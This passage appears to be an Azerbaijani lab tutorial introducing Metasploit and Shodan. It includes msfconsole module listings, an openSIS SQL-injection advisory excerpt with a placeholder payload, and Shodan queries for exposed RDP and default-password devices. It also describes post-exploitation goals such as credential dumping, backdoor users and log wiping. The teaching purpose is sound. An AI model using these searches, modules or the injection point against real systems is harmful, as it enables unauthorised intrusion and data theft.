5 Sec-Ch-Ua-Platform: ""
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/116.0.5845.111 Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
  /apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 30 Aug 2023 10:08:53 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Front-End-Https: on
7 Content-Length: 3430
8
9 <!DOCTYPE html>
10 <html lang=en>
11   <head>
12     <title>
         About | THM{[redacted]} None
       </title>
13     <meta charset=utf-8>
14     <meta name=viewport content="width=device-width, initial-scale=1.0">
15     <link rel="icon" type="image/x-icon" href="/assets/favicon.ico">
16     <link href="/assets/css/bootstrap-icons.css" rel="stylesheet">
17     <link href="/assets/css/styles.css" rel="stylesheet">
18     <link href=/assets/css/person.css rel="stylesheet" type="text/css">
19   </head>
20   <body class="d-flex flex-column h-100">
21     <main class="flex-shrink-0">
```

by GASANOV

Kibertəhlükəsizlik dünyasında iki güclü alət – Metasploit və Shodan geniş istifadə geniş istifadə olunur. Bu laboratoriya işində biz bu alətlərin əsas funksiyalarını, funksiyalarını, istifadə üsullarını və praktiki tətbiqlərini öyrənəcəyik.

Metasploit – Penetrasiya Testləri Üçün Əsas Çərçivə

Metasploit, **açıq mənbəli** penetrasiya testi alətidir ki, zəifliklər aşkar etmək, exploitlər hazırlamaq və təhlükəsizlik testləri aparmaq üçün istifadə olunur. Əsas komponentləri:

- Exploitlər – sistemlərdəki zəifliklərdən istifadə edən kodlar
- Payloadlar – uğurlu istismardan sonra işə düşən əməliyyatlar (məsələn, shell əldə etmək)
- Auxiliary modullar – şəbəkə skaninqi, brute-force hücumları və s. üçün köməkçi alətlər

Shodan – İnternetə Qoşulmuş Qurğuların Axtarış Motoru

Shodan, **IoT qurğuları, serverlər, kameralar və digər açıq şəbəkə cihazlarını** axtarmaq üçün istifadə olunur. Bu, təhlükəsizlik tədqiqatçıları və etik hakerlər üçün çox faydalı vasitədir.

Nümunə Shodan axtarışları:

- `apache country:"AZ"` – Azərbaycanda yerləşən Apache serverləri tapmaq
- `port:3389 os:"Windows"` – RDP açıq qalmış Windows sistemləri
- `default password` – standart parollarla qorunmayan cihazlar

Birinci Metasploit-dən Başlayaq

Kibertəhlükəsizliyin ən güclü alətlərindən biri olan Metasploit ilə olaciq. Bu hissədə biz **Metasploit-in əsaslarına** nəzər yetirəcək, interfeysini oyreneceyik və bu dersde men ilk sadə exploitimi işə salacam

Metasploit Nədir və Nə Üçün İstifadə Olunur?

Metasploit, **penetrasiya testləri (pentest) və zəifliklərin qiymətləndirilməsi** üçün hazırlanmış açıq mənbəli çərçivədir. Əsas istifadə sahələri:

Exploit inkişafı və testi

Zəifliklərin təhlili

Təhlükəsizlik mütəxəssisləri üçün təlim aləti

Real hücum ssenarilərinin simulyasiyası

Metasploit-ə Necə Daxil Olmaq Olar?

Metasploit **Kali Linux** və digər pentest distrolarında ön quraşdırılmış şəkildə gəlir. Terminalda aşağıdakı əmrlə işə salınır:

```
msfconsole
```

Ilk qarsilasacagimiz sehife

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > banner
IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Metasploit Framework-də `banner` əmri — istifadəçiyə sistem haqqında məlumat verən əyləncəli və bəzən faydalı bir komandadır. Bu edildikdə, Metasploit terminalında sizə bir ASCII ilə bəzədilmiş xoş gəlmisiniz mesajı və versiyası göstərilir.

2496 EXPLOIT

"Exploitlər" (ingiliscə: **exploit**) — bu termin kiber təhlükəsizlik sahəsində geniş istifadə olunur və əsasən bir sistemdə, proqram təminatında və ya şəbəkədəki zəiflikdən (zəiflik: "vulnerability") istifadə edərək həmin sistemə icazəsiz müdaxilə etmək üçün yazılmış kod və ya metod deməkdir.

Exploit növləri:

1. **Remote Exploit (Uzaqdan Exploit):**

—Hədəf sistemə şəbəkə üzərindən müdaxilə etmək üçün istifadə olunur.(Məsələn, internetə açıq olan bir serverdəki zəiflikdən istifadə etməklə hücum)

1. **Local Exploit (Yerli Exploit):**

—Hücum edən artıq sistemə daxil olmuş şəxsdir (məsələn, aşağı səviyyəli istifadəçi), lakin sistemdə root/admin imtiyazlarını əldə etmək istəyir.

1. **Zero-Day Exploit:**


—İctimaiyyətə və proqram istehsalçısına məlum olmayan zəifliklərə qarşı istifadə olunur.(Çox təhlükəlidir, çünki müdafiə tədbirləri hələ mövcud olmur)


1. **Privilege Escalation Exploit (Səlahiyyət artırma):**


—İstifadəçinin icazə səviyyəsini artırmaq üçün istifadə olunur (məsələn, adi istifadəçidən administratora keçmək).

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search type:exploit

Matching Modules
================

   #     Name                                                                    Disclosure Date  Rank       Check  Description
   -     ----                                                                    ---------------  ----       -----  -----------
   0     exploit/linux/local/cve_2021_3493_overlayfs                             2021-04-12       great      Yes    2021 Ubuntu Overlayfs LPE
   1       \_ target: x86_64                                                     .                .          .      .
   2       \_ target: aarch64                                                    .                .          .      .
   3     exploit/windows/ftp/32bitftp_list_reply                                 2010-10-12       good       No     32bit FTP Client Stack Buffer Overflow
   4     exploit/windows/tftp/threectftpsvc_long_mode                            2006-11-27       great      No     3CTftpSvc TFTP Long Mode Buffer Overflow
   5     exploit/windows/ftp/3cdaemon_ftp_user                                   2005-01-04       average    Yes    3Com 3CDaemon 2.0 FTP Username Overflow
   6       \_ target: Automatic                                                  .                .          .      .
   7       \_ target: Windows 2000 English                                       .                .          .      .
   8       \_ target: Windows XP English SP0/SP1                                 .                .          .      .
   9       \_ target: Windows NT 4.0 SP4/SP5/SP6                                 .                .          .      .
   10      \_ target: Windows 2000 Pro SP4 French                                .                .          .      .
   11      \_ target: Windows XP English SP3                                     .                .          .      .
   12    exploit/windows/scada/igss9_misc                                        2011-03-24       excellent  No     7-Technologies IGSS 9 Data Server/Collector Packet Hand
ling Vulnerabilities
   13      \_ target: Automatic                                                  .                .          .      .
   14      \_ target: Windows XP                                                 .                .          .      .
   15      \_ target: Windows 7                                                  .                .          .      .
   16      \_ target: Windows Server 2003 / R2                                   .                .          .      .
   17    exploit/windows/scada/igss9_igssdataserver_rename                       2011-03-24       normal     No     7-Technologies IGSS 9 IGSSdataServer .RMS Rename Buffer
 Overflow
   18      \_ target: Automatic                                                  .                .          .      .
   19      \_ target: Windows XP SP3                                             .                .          .      .
   20      \_ target: Windows Server 2003 SP2/R2 SP2                             .                .          .      .
   21    exploit/windows/scada/igss9_igssdataserver_listall                      2011-03-24       good       No     7-Technologies IGSS IGSSdataServer.exe Stack Buffer Ove
rflow
   22    exploit/windows/fileformat/a_pdf_wav_to_mp3                             2010-08-17       normal     No     A-PDF WAV to MP3 v1.0.0 Buffer Overflow
   23    exploit/windows/ftp/aasync_list_reply                                   2010-10-12       good       No     AASync v2.2.1.0 (Win32) Stack Buffer Overflow (LIST)
   24    exploit/windows/scada/abb_wserver_exec                                  2013-04-05       excellent  Yes    ABB MicroSCADA wserver.exe Remote Code Execution
   25    exploit/windows/fileformat/abbs_amp_lst                                 2013-06-30       normal     No     ABBS Audio Media Player .LST Buffer Overflow
   26    exploit/linux/local/abrt_raceabrt_priv_esc                              2015-04-14       excellent  Yes    ABRT raceabrt Privilege Escalation
   27    exploit/linux/local/abrt_sosreport_priv_esc                             2015-11-23       excellent  Yes    ABRT sosreport Privilege Escalation
   28    exploit/windows/fileformat/acdsee_fotoslate_string                      2011-09-12       good       No     ACDSee FotoSlate PLP File id Parameter Overflow
   29    exploit/windows/fileformat/acdsee_xpm                                   2007-11-23       good       No     ACDSee XPM File Section Buffer Overflow
   30    exploit/linux/local/af_packet_chocobo_root_priv_esc                     2016-08-12       good       Yes    AF_PACKET chocobo_root Privilege Escalation
   31    exploit/linux/local/af_packet_packet_set_ring_priv_esc                  2017-03-29       good       Yes    AF_PACKET packet_set_ring Privilege Escalation
   32    exploit/windows/sip/aim_triton_cseq                                     2006-07-10       great      No     AIM Triton 1.0.4 CSeq Buffer Overflow
   33    exploit/windows/misc/ais_esel_server_rce                                2019-03-27       excellent  Yes    AIS logistics ESEL-Server Unauth SQL Injection RCE
   34    exploit/aix/rpc_cmsd_opcode21                                           2009-10-07       great      No     AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 2
1 Buffer Overflow
   35    exploit/windows/misc/allmediaserver_bof                                 2012-07-04       normal     No     ALLMediaServer 0.8 Buffer Overflow
   36      \_ target: ALLMediaServer 0.8 / Windows XP SP3 - English              .                .          .      .
   37      \_ target: ALLMediaServer 0.8 / Windows 7 SP1 - English               .                .          .      .
   38    exploit/windows/misc/cve_2022_28381_allmediaserver_bof                  2022-04-01       good       No     ALLMediaServer 1.6 SEH Buffer Overflow
   39    exploit/windows/fileformat/allplayer_m3u_bof                            2013-10-09       normal     No     ALLPlayer M3U Buffer Overflow
   40    exploit/windows/fileformat/aol_phobos_bof                               2010-01-20       average    No     AOL 9.5 Phobos.Playlist Import() Stack-based Buffer Ove
rflow
   41    exploit/windows/fileformat/aol_desktop_linktag                          2011-01-31       normal     No     AOL Desktop 9.6 RTX Buffer Overflow
   42      \_ target: AOL Desktop 9.6 on Windows XP SP3                          .                .          .      .
   43      \_ target: AOL Desktop 9.6 on Windows XP SP3 - NX bypass              .                .          .      .
   44      \_ target: AOL Desktop 9.6 on Windows 7                               .                .          .      .
```

msf6 > search type:exploit







```
# Exploit Title: openSIS Student Information System 8.0 - 'multiple' SQL Injection
# Date: 26/12/2021
# Exploit Author: securityforeveryone.com
# Author Mail: hello[AT]securityforeveryone.com
# Vendor Homepage: https://opensis.com
# Software Link: https://opensis.com
# Version: 8.0 Community Edition
# Tested on: Linux/Windows
# Researchers : Security For Everyone Team - https://securityforeveryone.com

'''

DESCRIPTION

A SQL injection vulnerability exists in OS4Ed Open Source Information System Community v8.0 via the "student_id" and "TRANSFER[SCHOOL]" parameters in POST request sent to /TransferredOutModal.php.

The vulnerability is found in the "student_id" and "TRANSFER[SCHOOL]" parameters in POST request sent to page /TransferredOutModal.php.

Example:

POST /TransferredOutModal.php?modfunc=detail

Post Data: student_id=1[SQL]0button=Save0TRANSFER[SCHOOL]=[SQL]0TRANSFER[Grade_Level]=5

if an attacker exploits this vulnerability, attacker may access private data in the database system.

EXPLOITATION
```

1283 AUXILIARY

Metasploit-də **AUXILIARY** — əsasən **köməkçi modul** (yardımçı modul) deməkdir. Bu modullar birbaşa sistemə daxil olmaq üçün yox, müxtəlif **testlər**, **araşdırmalar**, **skan** və **dəstək məqsədli işlər** üçün istifadə olunur.

Auxiliary modul nə işə yarayır?

Auxiliary modullar sistemə hücum etmədən əvvəl və ya sonra istifadə olunur. Məsələn:

☑ Nə edə bilər:

- **Port scanning** (məsələn, TCP və ya UDP portlarının açıq olub olmadığını yoxlamaq)
- **Service version detection** (hansı proqram versiyası işlədiyini tapmaq)
- **SMB, FTP, SSH və s. servislərə testlər**
- **DoS (Denial of Service) hücumları**
- **Şəbəkə məlumatlarının toplanması** (network sniffing, info gathering)
- **Exploitdən sonra məlumat çıxarma (post exploitation)**

```
msf6 > search type:auxiliary

Matching Modules
================

   #    Name                                                        Disclosure Date  Rank    Check  Description
   -    ----                                                        ---------------  ----    -----  -----------
   0    auxiliary/dos/http/cable_haunt_websocket_dos                2020-01-07       normal  No     "Cablehaunt" Cable Modem WebSocket DoS
   1    auxiliary/admin/2wire/xslt_password_reset                   2007-08-15       normal  No     2Wire Cross-Site Request Forgery Password Reset Vulnerability
   2    auxiliary/dos/http/3com_superstack_switch                   2004-06-24       normal  No     3Com SuperStack Switch Denial of Service
   3    auxiliary/dos/scada/igss9_dataserver                        2011-12-20       normal  No     7-Technologies IGSS 9 IGSSdataServer.exe DoS
   4    auxiliary/scanner/http/a10networks_ax_directory_traversal   2014-01-28       normal  No     A10 Networks AX Loadbalancer Directory Traversal
   5    auxiliary/admin/ldap/ad_cs_cert_template                    .                normal  No     AD CS Certificate Template Management
   6      \_ action: CREATE                                         .                .       .      Create the certificate template
   7      \_ action: DELETE                                         .                .       .      Delete the certificate template
   8      \_ action: READ                                           .                .       .      Read the certificate template
   9      \_ action: UPDATE                                         .                .       .      Modify the certificate template
   10     \_ AKA: Certifry                                          .                .       .      .
   11     \_ AKA: Certipy                                           .                .       .      .
   12   auxiliary/scanner/snmp/aix_version                          .                normal  No     AIX SNMP Scanner Auxiliary Module
   13   auxiliary/scanner/amqp/amqp_login                           .                normal  No     AMQP 0-9-1 Login Check Scanner
   14   auxiliary/scanner/amqp/amqp_version                         .                normal  No     AMQP 0-9-1 Version Scanner
   15   auxiliary/spoof/arp/arp_poisoning                           1999-12-22       normal  No     ARP Spoof
   16   auxiliary/scanner/discovery/arp_sweep                       .                normal  No     ARP Sweep Local Network Discovery
   17   auxiliary/scanner/snmp/sbg6580_enum                         .                normal  No     ARRIS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
   18   auxiliary/gather/avtech744_dvr_accounts                     .                normal  No     AVTECH 744 DVR Account Information Retrieval
   19   auxiliary/scanner/http/wp_abandoned_cart_sqli               2020-11-05       normal  No     Abandoned Cart for WooCommerce SQLi Scanner
   20   auxiliary/scanner/http/accellion_fta_statecode_file_read    2015-07-10       normal  No     Accellion FTA 'statecode' Cookie Arbitrary File Read
   21   auxiliary/gather/acronis_cyber_protect_machine_info_disclosure  .            normal  Yes    Acronis Cyber Protect/Backup machine info disclosure
   22   auxiliary/admin/dcerpc/cve_2022_26923_certifried            .                normal  No     Active Directory Certificate Services (ADCS) privilege escalation (Certifried)
   23     \_ action: AUTHENTICATE                                   .                .       .      Same as REQUEST_CERT but also authenticate
   24     \_ action: PRIVESC                                        .                .       .      Full privilege escalation attack
   25     \_ action: REQUEST_CERT                                   .                .       .      Request a certificate with DNS host name matching the DC
   26   auxiliary/gather/adobe_coldfusion_fileread_cve_2023_26360   .                normal  No     Adobe ColdFusion Unauthenticated Arbitrary File Read
   27   auxiliary/scanner/http/adobe_xml_inject                     .                normal  No     Adobe XML External Entity Injection
   28   auxiliary/gather/advantech_webaccess_creds                  2017-01-21       normal  No     Advantech WebAccess 8.1 Post Authentication Credential Collector
   29   auxiliary/admin/scada/advantech_webaccess_dbvisitor_sqli    2014-04-08       normal  Yes    Advantech WebAccess DBVisitor.dll ChartThemeConfig SQL Injection
   30   auxiliary/scanner/http/advantech_webaccess_login            .                normal  No     Advantech WebAccess Login
   31   auxiliary/gather/alienvault_iso27001_sqli                   2014-03-30       normal  No     AlienVault Authenticated SQL Injection Arbitrary File Read
   32   auxiliary/gather/alienvault_newpolicyform_sqli              2014-05-09       normal  No     AlienVault Authenticated SQL Injection Arbitrary File Read
   33   auxiliary/admin/http/allegro_rompager_auth_bypass           2014-12-17       normal  No     Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Authentication Bypass
   34   auxiliary/scanner/http/allegro_rompager_misfortune_cookie   2014-12-17       normal  Yes    Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Scanner
   35   auxiliary/admin/scada/multi_cip_command                     2012-01-19       normal  No     Allen-Bradley/Rockwell Automation EtherNet/IP CIP Commands
   36   auxiliary/admin/firetv/firetv_youtube                       .                normal  No     Amazon Fire TV YouTube Remote Control
   37     \_ action: Play                                           .                .       .      Play video
   38     \_ action: Stop                                           .                .       .      Stop video
   39   auxiliary/cloud/aws/enum_ssm                                .                normal  No     Amazon Web Services EC2 SSM enumeration
   40   auxiliary/cloud/aws/enum_ec2                                .                normal  No     Amazon Web Services EC2 instance enumeration
   41   auxiliary/cloud/aws/enum_iam                                .                normal  No     Amazon Web Services IAM credential enumeration
   42   auxiliary/cloud/aws/enum_s3                                 .                normal  No     Amazon Web Services S3 instance enumeration
   43   auxiliary/gather/android_browser_new_tab_cookie_theft       .                normal  No     Android Browser "Open in New Tab" Cookie Theft
   44   auxiliary/gather/android_browser_file_theft                 .                normal  No     Android Browser File Theft
   45   auxiliary/admin/android/google_play_store_uxss_xframe_rce   .                normal  No     Android Browser RCE Through Google Play Store XFO
   46   auxiliary/gather/android_htmlfileprovider                   .                normal  No     Android Content Provider File Disclosure
```

msf6 > search type:auxiliary

431 POSTS

Metasploit-də **POST** modulları (Post-Exploitation Modules) — sistemə **uğurlu daxilolmadan sonra** istifadə edilən modullardır. Yəni, hədəf sistemə exploit vasitəsilə daxil olduqdan sonra bu modullarla **məlumat toplaya**, **parolları çıxara**, **faylları oxuya**, **yeni istifadəçi yarada** və s. işlər görmək olur.

- **Sistemdəki məlumatları analiz etmək:**
- OS versiyası, kompüter adı, IP-lər və s.
- **Şifrə və sessiya məlumatları çıxarmaq:**
- Browser şifrələri, Windows SAM və s.
- **Şəbəkə məlumatları:**
- Aktiv bağlantılar, ARP cədvəli, DNS və s.
- **Keylogger, ekran görüntüsü, webcam açmaq və s.** (xüsusilə meterpreter sessiyaları üçün)
- **Yeni istifadəçi yaratmaq və ya sistemə arxa qapı əlavə etmək**
- **Logları silmək və izləri gizlətmək**

```
search type:pmsf6 > search type:post

Matching Modules
================

   #    Name                                                          Disclosure Date  Rank       Check  Description
   -    ----                                                          ---------------  ----       -----  -----------
   0    post/windows/gather/ad_to_sqlite                              .                normal     No     AD Computer, Group and Recursive User Membership to Local SQLite DB
   1    post/aix/hashdump                                             .                normal     No     AIX Gather Dump Password Hashes
   2    post/linux/manage/adduser                                     .                normal     No     Add a new user to the system
   3    post/windows/gather/credentials/adi_irc                       .                normal     No     Adi IRC credential gatherer
   4    post/windows/gather/enum_browsers                             .                normal     No     Advanced Browser Data Extraction for Chromium and Gecko Browsers
   5    post/windows/gather/credentials/aim                           .                normal     No     Aim credential gatherer
   6    post/android/gather/hashdump                                  .                normal     No     Android Gather Dump Password Hashes for Android Systems
   7    post/android/manage/remove_lock_root                          .                normal     No     Android Root Remove Device Locks (root)
   8    post/android/capture/screen                                   .                normal     No     Android Screen Capture
   9    post/android/manage/remove_lock                               2013-10-11       normal     No     Android Settings Remove Device Locks (4.0-4.3)
   10   post/linux/gather/ansible                                     .                normal     No     Ansible Config Gather
   11   post/linux/gather/ansible_playbook_error_message_file_reader  .                normal     No     Ansible Playbook Error Message File Reader
   12   post/linux/gather/apache_nifi_credentials                     .                normal     No     Apache NiFi Credentials Gather
   13   post/windows/manage/archmigrate                               .                normal     No     Architecture Migrate
   14   post/windows/gather/avast_memory_dump                         .                normal     No     Avast AV Memory Dumping Utility
   15   post/multi/gather/azure_cli_creds                             .                normal     No     Azure CLI Credentials Gatherer
   16   post/bsd/gather/hashdump                                      .                normal     No     BSD Dump Password Hashes
   17   post/windows/gather/bitlocker_fvek                            .                normal     No     Bitlocker Master Key (FVEK) Extraction
   18   post/windows/gather/bloodhound                                .                normal     No     BloodHound Ingestor
   19   post/windows/gather/get_bookmarks                             .                normal     No     Bookmarked Sites Retriever
   20   post/networking/gather/enum_brocade                           .                normal     No     Brocade Gather Device General Information
   21   post/multi/manage/fileshare                                   .                normal     No     Browse the session filesystem in a Web Browser
   22   post/hardware/rftransceiver/rfpwnon                           .                normal     No     Brute Force AM/OOK (ie: Garage Doors)
   23   post/linux/busybox/set_dmz                                    .                normal     No     BusyBox DMZ Configuration
   24   post/linux/busybox/set_dns                                    .                normal     No     BusyBox DNS Configuration
   25   post/linux/busybox/wget_exec                                  .                normal     No     BusyBox Download and Execute
   26   post/linux/busybox/enum_connections                           .                normal     No     BusyBox Enumerate Connections
   27   post/linux/busybox/enum_hosts                                 .                normal     No     BusyBox Enumerate Host Names
   28   post/linux/busybox/jailbreak                                  .                normal     No     BusyBox Jailbreak
   29   post/linux/busybox/ping_net                                   .                normal     No     BusyBox Ping Network Enumeration
   30   post/linux/busybox/smb_share_root                             .                normal     No     BusyBox SMB Sharing
   31   post/osx/escalate/tccbypass                                   .                normal     Yes    Bypass the macOS TCC Framework
   32   post/hardware/automotive/can_flood                            .                normal     No     CAN Flood
   33   post/multi/escalate/cups_root_file_read                       2012-11-20       normal     No     CUPS 1.6.1 Root File Read
```

msf6 > search type:posts

1610 PAYLOADS

Əsas dəyişənlər:

Dəyişən	Təsviri
`LHOST`	Hücum edən sistemin IP-si (sənin IP)
`LPORT`	Dinlənən port (məsələn, 4444)
`RHOST`	Hədəf sistemin IP-si

Payload – exploit ilə sistemə daxil olduqda işləyən kod parçacığıdır. Bu, sənin hədəfdə nə etmək istədiyindən asılı olaraq dəyişir.Yəni exploit hədəfə daxil olduqdan sonra, payload sistemdə istədiyimiz işi görən hissədir: məsələn, bir shell açır, faylları çıxarır və ya sistemə arxa qapı yerləşdirir.

